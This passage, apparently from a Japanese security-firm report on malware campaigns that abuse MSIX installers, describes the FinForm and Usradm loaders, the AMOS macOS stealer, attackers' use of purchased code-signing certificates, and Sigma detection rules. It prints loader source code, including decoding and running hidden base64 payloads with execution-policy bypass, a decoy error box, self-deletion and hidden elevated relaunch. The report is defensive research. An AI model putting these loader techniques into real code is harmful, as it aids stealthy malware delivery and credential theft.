

図 46　窃取画面と入力されたデータが送信されている様子

6.2.5. FinForm Loader

FinForm Loader は後続の Usradm Loader などを実行するためのローダーです。WaterSeed が 2023 年 11 月頃から使用し始めました。

FinForm Loader は PowerShell のバックグラウンドジョブを利用して、ハードコードされたスクリプトを実行します。このとき実行されるスクリプトには Usradm Loader などが観測されています。

ジョブを実行後、図 47 のようにメッセージボックスを使って「Your windows version is not supported」というメッセージを表示します。

```
$job = Start-Job -ScriptBlock {
    $encodedString = 'cABhAHIAYQBtACgAWwBJAG4AdAAzADIAXQAkAHUAcwByAGEAZABtACAAPQAgADAAKQAKAGkAZgAoACAAJAB1AHMAcgBhAGQ
    $decodedString = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($encodedString))

    $path = "C:\ProgramData\gjkfjdk.ps1"
    $decodedString | Out-File -FilePath $path
    cmd /c "powershell -ExecutionPolicy Bypass -File ""$path"""
    }

# final form
Add-Type -AssemblyName PresentationFramework
$title = 'Error'
$message = 'Your windows version is not supported'
$buttons = [System.Windows.MessageBoxButton]::OK
$icon = [System.Windows.MessageBoxImage]::Error
$result = [System.Windows.MessageBox]::Show($message, $title, $buttons, $icon)

Receive-Job -Job $job -Wait
```

図 47 メッセージボックスを表示する処理

6.2.6. Usradm Loader

Usradm Loader は Windows がドメインに参加しているかどうかで挙動を変化させることが特徴です。ドメインに参加している場合、図 48 のように usradm というパラメータを付与し、再度自分自身を実行し直します。

最終的には C&C サーバーからマルウェアをダウンロードし、実行します。私たちは SectopRAT や CARBANAK の実行を観測しています。

```
param([Int32]$usradm = 0)
if( $usradm -eq 0 )
{
    $domain = (Get-WmiObject Win32_ComputerSystem).Domain.ToLower()

    if ($domain -ne "workgroup") {
        Remove-item $MyInvocation.InvocationName
        $encodedString = 'ZgB1AG4AYwB0AGkAbwBuACAATgBFAFIAbQBwAAoAewAKACQAaQAxAHAAYgBnAD0AUQBUAHgAYQBrAE8AIABEACAAdgAgADgAIA
        $decodedString = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($encodedString))
        Invoke-Expression $decodedString
    } else {
        $myself = '-ex bypass -NoLogo -NonInteractive -NoProfile -w h -f "' + $MyInvocation.InvocationName + '" -usradm 1'
        $bad = $true
        while( $bad )
        {
            Try
            {
                Start-Process -FilePath "powershell.exe" -ArgumentList $myself -WindowStyle Hidden -Verb RunAs
                $bad = $false
            }
            Catch
            {
            }
        }
    }
}
```

図 48 ドメイン参加をチェックする処理

7.Windows 以外のプラットフォームに対する攻撃

ここまで紹介してきた MSIX ファイルを用いた攻撃キャンペーンは Windows の利用者を狙った攻撃ということは明らかです。しかし、MSIX ファイルを配布していた偽ソフトウェア配布サイトでは、Windows 向けの MSIX ファイル以外にも、MacOS の利用者を狙った偽の DMG パッケージのソフトウェアインストーラーを配布していた事例も観測されています。

本章では、MacOS の利用者向けに配布が確認された情報窃取型マルウェアの AMOS（あるいは Atomic macOS Stealer とも呼ばれる）[16][17][18][19][20]について紹介します。

7.1. AMOS の概要

AMOS は 2023 年 4 月に発見されました。マルウェアを宣伝する Telegram チャネルで販売されており、利用者は金銭を支払うことで利用できます。本稿執筆時点では、図 49 のように月額$3000 でした。

図 49 マルウェアを宣伝する Telegram チャンネルの様子

公開の段階より、多くの情報を窃取する機能が実装されており、図 50 のように現在も開発が続けられているとうかがえる投稿がされていました。下記の図は 2024 年 3 月 18 日に投稿されていた内容で、管理パネルを更新したといった投稿がされています。



図 50 新機能をアナウンスしている様子

窃取する情報は以下の通りです。

- システム関連
  - Note に保存されているメモの収集
  - キーチェーン
  - システム情報
  - デスクトップ上などに保存されているファイル
- ブラウザ関連

    - Safari、Chrome、Firefox などのブラウザに保存されているアカウント情報、Cookie、自動入力、カード番号といった情報
- 暗号通貨やそのブラウザ拡張機能関連
    - Electrum、Binance といった暗号通貨に関連する情報や、そのブラウザ拡張機能の情報

7.2. MSIX ファイルを利用した攻撃キャンペーンとの関連

2023 年 9 月 6 日に公開された Malwarebytes 社のブログによると Google の広告を経由し、正規の Web サイトになりすましたページから、MacOS ユーザー向けには、AMOS を配布し、同時に Windows 利用者向けには MSIX ファイルを配布する攻撃キャンペーンが確認されました。[17]

サイト上では Linux ユーザー向けの表記もありましたが、ダウンロードされるファイルは MSIX ファイルでした。AMOS は Golang で実装されており、様々なプラットフォームへの対応の可能性も推測されます。

8.コード署名を利用したリサーチ

本章では、悪性 MSIX ファイルに付与されているコード署名に着目し、攻撃者がどのようにコード署名を利用しているか調査した結果を紹介します。この章では、まずコード署名がどのように利用されているかタイムラインを使用して説明し、その後オンラインの検体共有サービスに投稿された悪性 MSIX ファイルについて、投稿時間に着目した調査結果を紹介します。さらに、悪性 MSIX ファイルを使用した攻撃キャンペーンを継続して追跡する手法についても紹介します。

8.1. 悪性 MSIX ファイルとコード署名

2 章で紹介したように、MSIX ファイルでは内包されている証明書ファイル（AppxSignature.p7x）や EXE ファイルなどに対してコード署名が付与されています。MSIX ファイルを使用する攻撃キャンペーンでは、コード署名において使用される証明書を販売する業者が存在しており、攻撃者はこの業者から購入した証明書を用いて自身が作成した MSIX ファイルに対して署名をして配布しています。そこで、この証明書に着目することで関連する悪性 MSIX ファイルを探すことが可能です。SOC では 300 を超える悪性 MSIX ファイルを収集しており、その中で 24 種類の証明書が利用されていることを確認しています。図 51 はある証明書について、その証明書でコード署名された MSIX ファイルをタイムラインで示しています。時刻はオンラインの検体共有サービスの投稿時間を示しており、この時刻は MSIX ファイルが作成されてから配布されるまでの時期と概ね合致していると考えることができます。したがって、このタイムラインから 1 つの証明書を利用して数か月単位で MSIX ファイルが生成されていることが分かります。また、ファイル名が仮想通貨や AI デバイス、ブラウザアップデートと多岐にわたっており、攻撃者は多様な方法でユーザーを騙し MSIX ファイルをインストールさせようとしていることが読み取れます。



図 51 コード署名に着目した悪性 MSIX ファイルのタイムライン

オンラインの検体共有サービスにおいてこれらの証明書によって署名されたファイルを探索すると、そのほとんどが悪性 MSIX ファイルやその関連ファイルでした。これは、利用されているコード署名が悪性 MSIX ファイルを作成する目的に限定して作成、販売されていることを意味しています。

8.2. オンラインの検体共有サービスへ投稿された悪性 MSIX ファイル

次に、オンラインの検体共有サービスにアップロードされた悪性 MSIX ファイルの投稿日に着目して調査をしました。通常、攻撃者によって作成された悪性 MSIX ファイルは、攻撃キャンペーンを通じて広く配布され、ファイルをダウンロードした被害者によってレピュテーションを確認する目的でオンラインの検体共有サービスへとアップロードされます。したがって、ファイル作成時刻とオンラインの検体共有サービスへの投稿時刻には一定程度の時間差が生じると考えられます。図 52 は、ファイルの作成時刻とオンラインの検体共有サービスへの初投稿時刻との差分時間を示したグラフです。縦軸は検体数を、横軸は対数表示でファイル作成から投稿までの経過時間をそれぞれ示しています。



図 52 ファイル作成時刻とオンライン検体共有サービスへの投稿時刻の差分時間

グラフを見ると全体として山型となっており、作成された MSIX ファイルが実際に攻撃において使用されてからオンラインの検体共有サービスに投稿されるまでにかかる時間は検体ごとに幅があることが分かります。特に、全体の 1/4 は作成から 1 日以内に投稿されていた一方、投稿までに 4 か月以上かかっている検体も存在しており、攻撃者が必ずしも MSIX ファイルを作成直後にキャンペーンにおいて使用しているわけではないことが推測されます。

投稿からの経過時間が短い検体の中にはファイル作成時刻から 1 時間以内に投稿された悪性 MSIX ファイルが複数存在しています。これらは被害者による投稿ではなく、攻撃者がセキュリティ製品によって検知されないか確認するために投稿した可能性があります。そこで、最も経過時間が短かった検体をオンラインの検体共有サービスにアップロードした投稿者に着目し、同じ投稿者が他の時刻に投稿した検体を調査しました(図 53)。すると、この投稿者は MSIX ファイルやその関連ファイルなどを多数投稿しており、その中にはファイル作成や署名から短時間でオンラインの検体共有サービスへと投稿されていることが分かりました。さらに、複数の種類の署名を利用しており、これらはいずれも SOC が収集した証明書に含まれていました。したがって、この投稿者は悪性 MSIX ファイルを作成して配布している攻撃者と推測できます。



図 53 ファイル作成直後に検体をアップロードする投稿者に着目したタイムライン

8.3. テスト検体に着目したリサーチ

MSIX ファイルを悪用した攻撃事例は日々増加しており、いち早く悪性ファイルを発見することが求められています。オンラインの検体共有サービスを利用してこうした MSIX ファイルを調査する際に、以下の手法で関連する検体や証明書を効率的に調査できます。

1. YARA ルールを作成して MSIX ファイルを収集（第 4 章参照）
2. 既知の悪性 MSIX ファイルで使用されている証明書をもとに、同じ署名をされたファイルを収集（先セクション参照）
3. 既知の証明書によって署名されたテスト検体をもとに、同じ投稿者がアップロードした他の検体から新たな証明書を収集

ここでは 3 番目の手法について詳細を紹介します。通常、MSIX ファイルの投稿者は被害者であり、検体ごとに異なる投稿者が紐づくことから、投稿者をもとにしたリサーチはできません。一方で、MSIX ファイルを利用した攻撃キャンペーンでは、攻撃で利用される証明書によって署名された正規ファイル（テスト検体）がオンラインの検体共有サービスへアップロードされている事例がしばしば観測されています。また、これらは MSIX ファイル作成よりも前に投稿されており、こうしたテスト検体を追跡することで未知の MSIX ファイルのリサーチに活用できます。

図 54 は、ある証明書によって署名されたファイルをオンラインの検体共有サービスへの投稿時刻に沿ってタイムラインで示しています。これを見ると、攻撃者が作成した悪性な MSIX ファイルが投稿される以前に、正規ファイルに対して署名をした検体が投稿されていることが確認されます。中には悪性 MSIX ファイル投稿の 1 ヶ月以上前にテスト検体が投稿されている事例も確認されました。したがって、こうしたテスト検体を捕捉できれば、攻撃者が利用する証明書を前もって特定することが可能となります。SOC が調査した範囲では、異なる証明書であっても同一の正規ファイルがテスト検体において使用される傾向が確認されました。したがって、このテスト検体の投稿を捕捉できれば、その後に攻撃者が使用する証明書を事前に予測でき、新たな悪性 MSIX ファイルのリサーチ・ハンティングや検知に活用できます。



図 54 署名されたテスト検体

さて、こうしたテスト検体を投稿するのは攻撃者と考えられることから、このテスト検体をアップロードした投稿者が別の時刻にアップロードした検体を調査することで、さらに追加の情報が得られる可能性があります。

図 55 はテスト検体をアップロードした投稿者に着目し、別の時刻で投稿していた他の検体を調査した結果を示しています。これを見ると、投稿者は短期間で複数の種類の署名を付けたテスト検体をアップロードしており、投稿者は先のセクションで示した悪性 MSIX ファイルを配布する攻撃者ではなく、コード署名を販売している攻撃者であると類推できます。これは、テスト検体の投稿から悪性 MSIX ファイルの投稿まで時間差があることを裏付ける結果です。また、図中の赤は私たちが把握している既知の署名、つまり MSIX ファイルへの署名に利用された証明書を、グレーは本レポート執筆時点で

MSIX ファイルへの署名が確認されていない証明書を示しています。すなわち、この手法では悪用された証明書だけではなく攻撃に使用されなかった証明書も発見でき、悪性 MSIX ファイルが作成される以前から攻撃者が利用する可能性のある証明書を特定できることを示唆しています。したがって、ここで特定された新たな証明書によって署名された検体をハンティングすることで、未知の悪性 MSIX ファイルを発見できます。

このように、日々新たに作成される悪性 MSIX ファイルに対し、時には攻撃者の動向を推測しながら利用される証明書を事前に特定することで、継続した攻撃キャンペーンへの追従を実現することが可能となります。



図 55 テスト検体を投稿する攻撃者に着目したタイムライン

9.防衛手法

MSIX ファイルを悪用した攻撃の防御手法について、検知・分析・防御に分けて紹介します。なお、検知・分析については Endpoint Detection & Response（EDR）製品や Microsoft が提供する Sysmon などで観測・記録が可能となるエンドポイントの挙動をベースにしています。

9.1. 検知

9.1.1. ファイル挙動

悪性 MSIX ファイルを実行すると *C:¥Program Files¥WindowsApps¥*配下に、MSIX に含まれていた悪性ファイルが展開されます。PSF を利用した悪性な MSIX ファイルの場合、その設定ファイルである *config.json* や悪性な PowerShell スクリプトファイル(".ps1")もそこに作成されます。したがって、これらファイルパスとファイル名を使って悪性なファイル作成挙動を検知させることができます。様々なログに対して適用可能な汎用的なシグネチャ記述フォーマットである Sigma を利用したルールを図 56 に記載します。

```yaml
title: Suspicious_msix_File_Execution
description: Detects creation of malicious ps1 file or config.json file after MSIX is executed.
author: NTT Security Japan
tags:
    - msix
    - psf
logsource:
    category: file_event
    product: windows
detection:
    selection1:
        TargetFilename|startswith:
            - 'C:\Program Files\WindowsApps\'
    selection2:
        TargetFilename|endswith:
            - '.ps1'
    selection3:
        TargetFilename|endswith:
            - '\config.json'
    condition: selection1 and (selection2 or selection3)
```

図 56 悪性 MSIX 内に含まれる特徴的なファイル作成を検知するルール

9.1.2. プロセス挙動

PSF を利用した悪性 MSIX ファイルが実行された場合、SOC における観測では、そのほとんどにおいて Advanced Installer が利用されていました。そのため、Advanced Installer の実行ファイルから PowerShell プロセスの起動を検知ルールとして定義することで、PSF を利用した悪性な MSIX ファイルの実行を検知させることができます。図 57 に Sigma ルールを記載します。

```yaml
title: Suspicious Powershell Execution by MSIX
description: Detects powershell process execution from Advanced Installer after MSIX is executed.
author: NTT Security Japan
tags:
    - MSIX
    - PSF
    - Advanced Installer
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        ParentImage|endswith:
            - '\AiStubX64.exe'
            - '\AiStubX86.exe'
            - '\AiStubX86Elevated.exe'
    selection2:
        Image|endswith: '\powershell.exe'
        CommandLine|contains: '\Program Files\WindowsApps\'
    selection3:
        CommandLine|contains: '.ps1'
    condition: all of selection*
```

図 57 悪性 MSIX 内の PowerShell スクリプト実行を検知するルール

9.1.3. ネットワーク挙動

PSF を利用した悪性 MSIX ファイルにはほとんどの場合 2 つ以上の PowerShell スクリプトファイルが含まれています。そして、ほとんどのケースにおいて 2 つの PowerShell スクリプトファイルの実行によってマルウェアがダウンロードされ、そのメモリ内でマルウェアが実行されたり、暗号化されたマルウェアを復号し別のファイルとして保存して実行するケースが確認されています。

こうした特徴から PowerShell プロセスから子プロセスとして PowerShell プロセスが実行され、そのプロセスが 443 ポートにアクセスする挙動を検知ルールとして定義することで、PSF を利用した悪性 MSIX ファイルによるマルウェアのダウンロードや

マルウェアによる C&C サーバー通信を検知させることができます。　なお、図 58 の Sigma ルールは Sysmon のネットワーク接続ログには適用できないことにご注意ください。

```yaml
title: Suspicious Connection from MSIX
description: Detects TLS connection by powershell that is executed by another powershell process.
author: NTT Security Japan
tags:
    - MSIX
    - PSF
logsource:
    category: network_connection
    product: windows
detection:
    selection1:
        ParentImage|endswith: '\powershell.exe'
    selection2:
        Image|endswith: '\powershell.exe'
        CommandLine|contains: '\Program Files\WindowsApps\'
        DestinationPort: '443'
    selection3:
        CommandLine|contains: '.ps1'
    condition: all of selection*
```

図 58 特徴的なネットワーク挙動を検知するルール

9.2. 分析

EDR 製品のログを分析する際には、基本的に検知したアラートのプロセス情報からその親プロセスや子プロセスを追うことで攻撃の起点や最終的に実行されるマルウェアや環境調査のコマンドを把握できます。MSIX ファイルを悪用した攻撃について同様の手法で分析を行うことが可能です。図 59 は、SOC でもっとも多く観測されている PSF を利用したオーソドックスなプロセスツリーのパターンです。



図 59 MSIX ファイル実行後のプロセスツリー

AppInstaller.exe によって展開されたファイルは、sihost.exe から AiStubX86.exe が実行され、その子プロセスである powershell.exe やその孫プロセスである powershell.exe のプロセスの挙動を確認することで、マルウェアのダウンロード先や

マルウェアのアクセス先などの挙動を確認することができます。しかしながら、検知した AiStubX86.exe の親プロセスである sihost.exe やさらにその親プロセスである svchost.exe を確認しても、どの MSIX ファイルを実行したことで検知したかを確認することができません。

MSIX ファイル名を確認するには、別のプロセスツリーを確認する必要があります。図 60 で示すように explorer.exe の子プロセスである OpenWith.exe というプロセスのコマンドラインを確認することで、攻撃の起点となる MSIX ファイルのパスとファイル名を確認することができます。ただし、OpenWith.exe のコマンドラインが"-Embedding"となっている場合は、OpenWith.exe が実行された時間の直前に拡張子".msix"をもつ MSIX ファイルが作成されていないか確認する必要があります。他にも、MSIX ファイルが実行されたときに作成されるショートカットファイル(例 *C:¥Users¥test¥AppData¥Roaming¥Microsoft¥Windows¥Recent¥malware.msix.lnk*)や Download フォルダ(例 *C:¥Users¥test¥Downloads¥malware.msix*)などを確認することで悪性 MSIX ファイル名を確認することができます。



図 60 MSIX ファイル実行時とその後のプロセスツリー

図 61 は、SOC で観測した PSF を利用しないパターンです。

